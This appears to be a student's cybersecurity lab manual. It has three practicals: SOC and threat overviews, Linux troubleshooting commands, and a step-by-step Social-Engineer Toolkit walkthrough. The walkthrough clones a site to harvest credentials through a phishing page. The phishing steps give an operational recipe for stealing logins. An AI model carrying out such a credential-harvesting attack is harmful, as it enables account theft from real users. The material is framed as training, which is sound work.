

Practical 1

AIM: To study about cyber security and analysis intruders and threats.

1. Cyber Security:

Cyber-attacks on organisations are now inevitable. Security is no longer about preventing attacks, it's about preparing for them. This means finding them and dealing with them in real time. The longer a cyber-attack goes undetected (on average 154 days), the more damage it does to the business and the more money it will cost for the business to recover.

A significant shortfall in skilled security resource is slowing down time to detection of security breaches as organisations simply don't have the bandwidth to manually trace all alerts across their security fabric, organisations are therefore adopting SIEM (Security Information and Event Management) solutions to provide a single pane of glass view in real time of all external and internal threats, allowing them to be proactive in stopping the attack before it has time to exploit.

Today, customers can choose from a wide range of SIEM software and other security technologies, however, many organisations have realised that software alone will not bring the full level of security required. Continued investment in experienced personnel and detailed operational processes place a heavy burden on finances and time. By leveraging SCC's SOC (Security Operations Centre) service, our FS customer can remove these constraints whilst ensuring full visibility, allowing them to focus on their business.

The Challenge

1. Too much data but not enough actionable information...

Client X have a small IT team, with no dedicated security consultants. With around x systems, which in turn generate thousands of log entries and alerts per day, data is not being transformed into actionable information of potential cyber threats, posing the risk of multiple unidentified attacks infiltrating the network.

Organisations the size of Client X are expected to be targeted with around 1000 cyberattack attempts within any 24 hour period! Without a dedicated team to focus on this, it is inevitable some threats will be missed, causing both financial and reputational damage.

2. Only the most obvious attacks are investigated...

With so much unmanageable data, Client X can currently only investigate what are perceived as easily recognisable cyber-attacks. This however results in too many false positives and does not allow the IT team to drill-down to find and react to REAL attacks that would have significant business impact. 3. Inability to isolate the root cause of an attack...

The lack of visibility means intrusions cannot be analysed without consolidating data from multiple point systems. In a decentralised, non-SIEM environment, Client X are currently having to view and understand the nature of issues and alerts on several systems, in order to confirm an attack. This is a highly ineffective means of determining the root cause of an attack, as well as how to respond. Time to remediation will be dramatically increased, leading to potentially greater financial loss and brand reputational damage in the event of an attack.

4. Lack of visibility to employee activity...

Insider threats are a bigger risk to cyber security than external hackers, with 74% of cyber incidents happening from within companies. Employees are inadvertently causing corporate data breaches and leaks daily and are very costly to remediate against. Loss of credentials due to phishing theft, or even carelessness invites malware into the system when an employee clicks on a link in a spam email or unknowingly brings an infected device to work. In addition, protection of your IP is at risk in the event of a disgruntled employee or even a leaver wishing to remove data that could potentially provide a competitor important insight into your business.

RESULT – Client X had a cyber breach which resulted in significant financial loss....

The Solution

SCC worked in partnership with Client X to provide the SCC SOC service enabling real time, rapid and thorough analysis of security events originating from both internal and external sources to Client X's network.

The CSS service is designed to detect anomalies, uncover advanced threats and removes false positives. It consolidates log events and network flow data from devices, endpoints and applications distributed throughout a network.

This service is located in SCC's Cyber Security Centre in the UK, where a team of Security Analysts monitor incoming alerts and events. The SOC service remains continually up to date with the latest threats and vulnerabilities provided. It then uses an advanced Sense Analytics engine to normalise and correlate this data and identifies security offences requiring investigation. By IBM X-Force Threat Intelligence which supplies a list of potentially malicious IP addresses including malware hosts and spam sources.

The Outcome

- Continuous improvement – the methods that determine what is being attacked and how to stop an attack, are constantly being monitored; as the hackers evolve, we evolve with them, providing Client X real time detection.
- Increased efficiencies – to address the constant growth of IT environments, as well as the dramatic increase in the number of threats and attacks. The goals are to streamline security solutions while reducing operational costs and staffing requirements. SCC consolidate this data from multiple sources, including networks, servers, databases, applications, and so forth; this enables our SOC analysts to monitor everything from everywhere, in one central location.

- Identify at-risk users – Account takeover, disgruntled employees, malware actions. Streamlined incident investigations – Immediate insights into risky user behaviours, action and activity history. 360°Analysis – Perform analysis of activities at the end point, insights from network data, and cloud activities. Identify Insider Threats
- Single view of vulnerabilities – Single centralised view of all vulnerabilities with their status and their context. Prioritise by threat and impact – Analyses threat intelligence, vulnerability status and network communications to assess true vulnerability risk.

2. Analysis Intruders:

One of the scariest types of events that have become far too common is an armed intruder who intends to do harm to the occupants of a building. A vulnerability assessment can be used to help identify those vulnerabilities of the building that can contribute to the event. These types of assessments can be performed using PHA, failure mode and effect analysis (FMEA), tree analysis techniques, and even probabilistic risk assessment techniques. No matter what the technique is, the vulnerability assessment assumes an intruder will attempt to gain access to a building. The scenarios that are exercised during the assessment must be realistic and reasonable. For instance, a realistic and reasonable approach is to assume one or two armed individuals will seek to kill and injure as many employees in a corporate office as possible. It is unreasonable and unlikely that a squad of ninjas with intent of world domination will invade a local car dealership.

The types of intruder scenarios exercised for a community hospital vulnerability assessment might include:

- disgruntled employee seeking revenge;
- disgruntled patient or family member seeking revenge;
- estranged father trying to abduct or harm a new baby;
- drug-related invasion of a pharmacy;
- mental patient reeks havoc;
- patient has a bad reaction to a drug and reeks havoc;
- random violence.

3. Threats:

Cybersecurity threats are evolving and the IT industry is on high alert. Modern cyber threats are more sophisticated and fast such as malware, phishing, cryptojacking, and IoT threats. The major cyber-attacks in 2019 witnessed that cybersecurity defenses were inefficient to prevent cyber threats altogether. The situation will even prevail in

2020. However, mitigation strategies can help to minimize the chances of data breaches.

1. Phishing Attacks

According to Verizon's 2019 Data Breach Investigation Report, Phishing was the number one cause of data breaches in 2019 and 2020 would see no abatement because phishing attacks would become highly targeted and even more wise than ever before. Modern phishing attacks would not just rely on sending manipulated Emails. Instead, instant messages and social engineering would also be used. Other types of phishing attacks involve spear phishing, whale phishing, and vishing.

In fact, phishing attacks are succeeded due to human errors. Therefore, employee training is a must to avoid phishing attacks. In addition, security tools like Security Information and Event Management (SIEM) and Security Orchestration, Automation, and Response (SOAR) also play a crucial role in preventing phishing attacks. For example, SIEM raises alerts if a phishing Email is detected and SOAR will analyze whether the alert was true or false positive.

2. Malware Threats

Malware is a piece of malicious code such as worms, viruses, or Trojan horses that threat actors use to play havoc on individual and organizations' IT infrastructure. There are too many types of malware including ransomware, adware, spyware, Trojan horses, botnets, Logicbomb, fileless malware, keyloggers, Remote Access Trojans (RATs), and cryptographic malware. The examples of previous malware attacks are Stuxnet, CryptoLocker, Zeus, Conficker, and SQL Slammer.

Malware attacks can be prevented by installing an anti-malware program. Moreover, modern security tools such as SIEM and SOAR also creates strong multilayer security in the face of malware attacks.

3. Cryptojacking

Cryptojacking, also known as cryptocurrency-mining malware, is malicious software that infiltrates users' devices such as computers, tablets, smartphones, or even servers in order to secretly mine cryptocurrency. Using this attack, hackers hold the control of the victim machine and utilize its resources, more often the CPU and

memory resources. Once it is done, they mine cryptocurrency using such resources. In-Browse cryptojacking is another type that uses JavaScript on a web page to covertly mine cryptocurrency.

Protection against cryptojacking can be achieved by blocking browser-based mining scripts, blocking JavaScript miners, updating windows software and applying patches, and using an antivirus program and strong passwords.

4. IoT Threats

Undoubtedly, the Internet of Things (IoT) has made life easier but ever-growing IoT threats and vulnerabilities are posing a great challenge to the IoT industry. In fact, IoT contains tiny components due to their small size such as sensors, actuators, Nanotechnologies, GPS services, Wireless Sensor Network (WSN), and Radio Frequency Identification (RFID). IoT is used in printers, household appliances, robotics, surveillance cameras, and most importantly in self-driving cars. Can you imagine what would happen if your vehicle-controlled IoT circuit is under the control of hackers? Needless to say, it can be disastrous.

According to Forbes, a 300% increase in cyber-attacks was seen in 2019, resulted in a loss of billions of dollars. The most common IoT attacks include DDoS attack, Byzantine failure, Sybil attack, phishing and spam attacks, eavesdropping, Hello flood attack, witch attack, and Sinkhole attack. IoT attacks can be prevented by using robust lightweight cryptography, efficient lightweight authentication, Blockchain-enabled IoT, trust management system, IoT computational security, and IoT cognitive security.

5. State-sponsored Threats

State-sponsored threats and attacks are one of the major cybersecurity concerns the international community facing today. These types of attacks are usually launched to target military, governments, and national security. Recently, North Koreans attacked the systems of Cosmos bank of India and stole \$13.5 million. The U.S. and Iran often blamed each other for state-sponsored attacks.

Preventing state-sponsored attacks is possible with multilayer security. To this end, using a SIEM and SOAR tools is helpful.

Practical 2

AIM: To study Linux advance commands for cyber security.

Curl

curl transfers a URL. Use this command to test an application's endpoint or connectivity to an upstream service endpoint. **curl** can be useful for determining if your application can reach another service, such as a database, or checking if your service is healthy.

As an example, imagine your application throws an HTTP 500 error indicating it can't reach a MongoDB database:

```
$curl -I -s myapplication:5000  
HTTP/1.0 500 INTERNAL SERVER ERROR
```

The **-I** option shows the header information and the **-s** option silences the response body. Checking the endpoint of your database from your local desktop:

```
$curl -I -s database:27017  
HTTP/1.0 200 OK
```

So what could be the problem? Check if your application can get to other places besides the database from the application host:

```
$curl -I -s https://opensource.com  
HTTP/1.1 200 OK
```

That seems to be okay. Now try to reach the database from the application host. Your application is using the database's hostname, so try that first:

```
$curl database:27017  
curl: (6) Couldn't resolve host 'database'
```

This indicates that your application cannot resolve the database because the URL of the database is unavailable or the host

(container or VM) does not have a nameserver it can use to resolve the hostname.

Command 2:- **Tail**

Tail displays the last part of a file. You usually don't need every log line to troubleshoot. Instead, you want to check what your logs say about the most recent request to your application. For example, you can use **tail** to check what happens in the logs when you make a request to your.

```
[root@localhost ~]# tail -f /var/log/httpd/access_log
::1 - - [21/Jul/2017:18:46:58 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:00 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:02 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:04 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:06 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:08 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:10 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:12 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:14 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:16 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
```

The **-f** option indicates the "follow" option, which outputs the log lines as they are written to the file. The example has a background script that accesses the endpoint every few seconds and the log records the request. Instead of following the log in real time, you can also use **tail** to see the last 100 lines of the file with the **-n** option.

```
$ tail -n 100 /var/log/httpd/access_log
```

3. netstat

netstat shows the network status. This command shows network ports in use and their incoming connections. However, **netstat** does not come out-of-the-box on Linux. If you need to install it, you can find it in the package. As a developer who experiments locally or pushes an application to a host, you may receive an error that a port is already allocated or an address is already in use. Using **netstat** with protocol, process and port options demonstrates that Apache HTTP server already uses port 80 on the below host.

```
[root@localhost ~]# netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      1/systemd
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      823/sshd
tcp        0      0 127.0.0.1:25           0.0.0.0:*               LISTEN      1053/master
tcp6       0      0 :::111                 :::*                    LISTEN      1/systemd
tcp6       0      0 :::80                  :::*                    LISTEN      18310/httpd
tcp6       0      0 :::22                  :::*                    LISTEN      823/sshd
tcp6       0      0 :::1:25                :::*                    LISTEN      1053/master
udp        0      0 127.0.0.1:323          0.0.0.0:*               559/chronyd
udp        0      0 0.0.0.0:68             0.0.0.0:*               644/dhclient
udp        0      0 0.0.0.0:27729          0.0.0.0:*               644/dhclient
udp6       0      0 :::1:323               :::*                    559/chronyd
udp6       0      0 :::46053               :::*                    644/dhclient
```

Using **netstat -tulpn** shows that Apache already uses port 80 on this machine.

4. ip address(ip a)

If **ip address** does not work on your host, it must be installed with the package. **ipaddress** shows the interfaces and IP addresses of your application's host. You use **ip address** to verify your container or host's IP address. For example, when your container is attached to two networks, **ip address** can show which interface connects to which network. For a simple check, you can always use the **ip address** command to get the IP address of the host. The example below shows that the web tier container has an IP address of 172.17.0.2 on interface eth0.


```
# ip address show eth0
32: eth0@if33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet 172.17.0.2/16 scope global eth0
    valid_lft forever preferred_lft forever
```

5. lsof

Enlists the open files associated with your application. On some Linux machine images, you need to install **lsof** with the [lsof](#) package. In Linux, almost any interaction with the system is treated like a file. As a result, if your application writes to a file or opens a network connection, **lsof** will reflect that interaction as a file. Similar to **netstat**, you can use **lsof** to check for listening ports. For example, if you want to check if port 80 is in use, you use **lsof** to check which process is using it. Below, you can see that httpd (Apache) listens on port 80. You can also use **lsof** to check the process ID of httpd, examining where the web server's binary resides (**/usr/sbin/httpd**).

```
[root@localhost ~]# lsof -i tcp:80
COMMAND  PID  USER  FD   TYPE DEVICE SIZE/OFF NODE NAME
httpd    18310 root   4u    IPv6 32945      0t0  TCP *:http (LISTEN)
httpd    18311 apache 4u    IPv6 32945      0t0  TCP *:http (LISTEN)
httpd    18312 apache 4u    IPv6 32945      0t0  TCP *:http (LISTEN)
httpd    18313 apache 4u    IPv6 32945      0t0  TCP *:http (LISTEN)
httpd    18314 apache 4u    IPv6 32945      0t0  TCP *:http (LISTEN)
httpd    18315 apache 4u    IPv6 32945      0t0  TCP *:http (LISTEN)
[root@localhost ~]# lsof -p 18311
COMMAND  PID  USER  FD   TYPE DEVICE SIZE/OFF  NODE NAME
httpd    18311 apache cwd     DIR   253,0    239    64 /
httpd    18311 apache rtd     DIR   253,0    239    64 /
httpd    18311 apache txt     REG   253,0 519432 34542018 /usr/sbin/httpd
httpd    18311 apache mem     REG   253,0 62184 34380923 /usr/lib64/libnss_files-2.17.so
httpd    18311 apache mem     REG   253,0 27704 34380905 /usr/lib64/httpd/modules/mod_cgi.so
```

The name of the open file in the list of open files helps pinpoint the origin of the process, specifically Apache

6. df

You can use **df** (display free disk space) to troubleshoot disk space issues. When you run your application on a container orchestrator, you might receive an error message signaling a lack of free space on the container host. While disk space should be managed and optimized by a sysadmin, you can use **df** to figure out the existing space in a directory and confirm if you are indeed out of space.

```
[root@localhost ~]# df -h
```

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/mapper/VolGroup00-LogVol00	38G	1.4G	37G	4%	/
devtmpfs	912M	0	912M	0%	/dev
tmpfs	920M	0	920M	0%	/dev/shm
tmpfs	920M	8.4M	912M	1%	/run
tmpfs	920M	0	920M	0%	/sys/fs/cgroup
/dev/sda2	1014M	65M	950M	7%	/boot
tmpfs	184M	0	184M	0%	/run/user/1000
tmpfs	184M	0	184M	0%	/run/user/0

7. du

To retrieve more detailed information about which files use the disk space in a directory, you can use the **du** command. If you wanted to find out which log takes up the most space in the **/var/log** directory, for example, you can use **du** with the **-h** (human-readable) option and the **-s** option for the total size.

```
$ du -sh /var/log/*
1.8M /var/log/anaconda
384K /var/log/audit
4.0K /var/log/boot.log
0 /var/log/chrony
4.0K /var/log/cron
4.0K /var/log/maillog
64K /var/log/messages
```

The example above reveals the largest directory under **/var/log** to be **/var/log/audit**. You can use **du** in conjunction with **df** to determine what utilizes the disk space on your application's host.

8. iptables

iptables blocks or allows traffic on a Linux host, similar to a network firewall. This tool may prevent certain applications from receiving or transmitting requests. More specifically, if your application has difficulty reaching another endpoint, **iptables** may be denying traffic to the endpoint. For example, imagine your application's host cannot reach [Opensource.com](https://opensource.com). You use **curl** to test the connection.

```
$ curl -vvv opensource.com
* About to connect() to opensource.com port 80 (#0) * Trying 54.204.39.132...
* Connection timed out
* Failed connect to opensource.com:80; Connection timed out
* Closing connection 0
curl: (7) Failed connect to opensource.com:80; Connection timed out
```

The connection times out. You suspect that something might be blocking the traffic, so you show the **iptables** rules with the **-S** option.

```
$ iptables -S
-P INPUT DROP
-P FORWARD DROP
-P OUTPUT DROP
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -i eth0 -p udp -m udp --sport 53 -j ACCEPT
-A OUTPUT -p tcp -m tcp --sport 22 -j ACCEPT
-A OUTPUT -o eth0 -p udp -m udp --dport 53 -j ACCEPT
```

The first three rules show that traffic drops by default. The remaining rules allow SSH and DNS traffic. In this case, follow up with your sysadmin if you require a rule to allow traffic to external endpoints. If this is a host you use for local development or testing, you can use the **iptables** command to allow the correct traffic. Use caution when adding rules that allow traffic to your host.

9. sestatus

You usually find SELinux (a Linux security module) enforced on an application host managed by an enterprise. SELinux provides least-privilege access to processes running on the host, preventing potentially malicious processes from accessing important files on the system. In some situations, an application needs to access a specific file but may throw an error. To check if SELinux blocks the application, use **tail** and **grep** to look for a "denied" message in the **/var/log/audit** logging. Otherwise, you can check to see if the box has SELinux enabled by using **sestatus**.

```
$ sestatus
SELinux status:      enabled
SELinuxfs mount:     /sys/fs/selinux
SELinux root directory: /etc/selinux
Loaded policy name:   targeted
Current mode:        enforcing
Mode from config file: enforcing
Policy MLS status:    enabled
Policy deny_unknown status: allowed
```

Max kernel policy version: 28

The output above indicates that the application's host has SELinux enabled. On your local development environment, you can update SELinux to be more permissive. If you need help with a remote host, your sysadmin can help you determine the best practice for allowing your application to access the file it needs.

10 history

When you issue so many commands for testing and debugging, you may forget the useful ones! Every shell has a variant of the **history** command. It shows the history of commands you have issued since the start of the session. You can use **history** to log which commands you used to troubleshoot your application. For example, when you issue **history** over the course of this article, it shows the various commands you experimented with and learned.

```
$  
hi  
st  
o  
r  
y  
1  
cl  
e  
a  
r  
2  
d  
f  
-  
h  
3  
d  
u
```

What if you want to execute a command in your previous history, but you don't want to retype it? Use **!** before the command number to re-execute.

```
95 netstat -tulpn | grep 80
96 clear
97 history
[root@localhost vagrant]# !95
netstat -tulpn | grep 80
tcp6      0      0 :::80          :::*           LISTEN     18310/httpd
```

Basic commands can enhance your troubleshooting expertise when determining why your application works in one development environment but perhaps not in another. Many sysadmins leverage these commands to debug problems with systems. Understanding some of these useful troubleshooting commands can help you communicate with sysadmins and resolve issues with your application.

Practical 3

AIM: Implementation of methods using Phishing Toolkits.


Phishing attack using kali linux is a form of cyber attack which typically relies on email or other electronic communication methods such as text messages and phone calls. It is one of the most popular techniques of social engineering. Where hackers pose as a trustworthy organisation or entity and trick users into revealing sensitive and confidential information.

We will create a facebook phishing page using Social Engineering Toolkit which is a preinstalled functionality in Kali Linux OS. The phishing link can be sent to any user on the same Local Area Network / Other Domains as you and the data that they enter on the fraudulent page will be stored in a file on the attacker's machine.

Social Engineering Toolkit or SET for short is the standard for social engineering testing among security professionals and even beginners must have a basic idea about using the tool. Basically, it implements a computer-based social engineering attack.


Steps of Phishing Attack:

- Open the terminal window in Kali and make sure you have root access as 'setoolkit' needs you to have root access.
- Type 'setoolkit' in the command line.



You will be warned that this tool is to be used only with company authorisation or for educational purposes only and that the terms of service will be violated if you use it for malicious purposes.

- Type y to agree to the conditions and use the tool.
- A menu shows up next. Enter 1 as the choice as in this demo we attempt to demonstrate a social engineering attack.

A screenshot of a Parrot Terminal window displaying the Social-Engineer Toolkit (SET) main menu. The terminal has a dark background with green text. At the top, it says 'Parrot Terminal' and shows a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The main content starts with a welcome message and a list of options. The user has entered '1' at the prompt 'set>'.

```
Parrot Terminal
File Edit View Search Terminal Help
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Under Social Engineering, there are various computer-based attacks and SET explains each in one line before asking for a choice.

- Enter 2 which will select the 'Website Attack Vectors'.


```

Parrot Terminal
File Edit View Search Terminal Help

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

```

- Enter 3 which will select the 'Credential Harvester Attack Method' as the aim is to obtain user credentials by creating a bogus page which will have certain form fields.

```

Parrot Terminal
File Edit View Search Terminal Help

d utilizes iframe replacements to make the highlighted URL link to appear legit
imate however when clicked a window pops up then is replaced with the malicious
link. You can edit the link replacement settings in the set_config if its too
slow/fast.

The Multi-Attack method will add a combination of attacks through the web attac
k menu. For example you can utilize the Java Applet, Metasploit Browser, Creden
tial Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell inj
ection through HTA files which can be used for Windows-based powershell exploit
ation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu


set:webattack>3

```

Now, the attacker has a choice to either craft a malicious web page on their own or to just clone an existing trustworthy site.

- Enter 2 in order to select 'Site Cloner'

This might take a moment as SET creates the cloned page.

A screenshot of a Parrot Terminal window. The title bar says "Parrot Terminal". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal content shows a menu with the following options: "7) HTA Attack Method", "99) Return to Main Menu", and a prompt "set:webattack>3". Below the prompt, there is explanatory text: "The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.", "The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.", and "The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality." Below this text is a list: "1) Web Templates", "2) Site Cloner", "3) Custom Import", and "99) Return to Webattack Menu". At the bottom, the prompt "set:webattack>2" is shown with a green cursor.

- Now you need to see IP address of the attacker machine. Open a new terminal window and write ifconfig
- Copy the IP address stated in 'inet' field. (Here I am using Wi-Fi, my Interface is wlan0)

```

[smeet@smheet-parrot]~$ ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 38:c9:86:57:8c:2a txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 16

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 246 bytes 20274 (19.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 246 bytes 20274 (19.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.2.5 netmask 255.255.255.0 broadcast 192.168.2.255
    inet6 fe80::c01d:9da2:18ec:69a6 prefixlen 64 scopeid 0x20<link>
    ether 24:f0:94:e5:85:80 txqueuelen 1000 (Ethernet)
    RX packets 2818 bytes 2374540 (2.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 3052
    TX packets 2483 bytes 263988 (257.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 17
  
```

- SET will ask you to provide an IP where the credentials captured will be stored. Paste the address that you copied in the earlier step.
- Since we chose to clone a website instead of a personalised one, URL to be cloned is to be provided. In this example, it is www.twitter.com
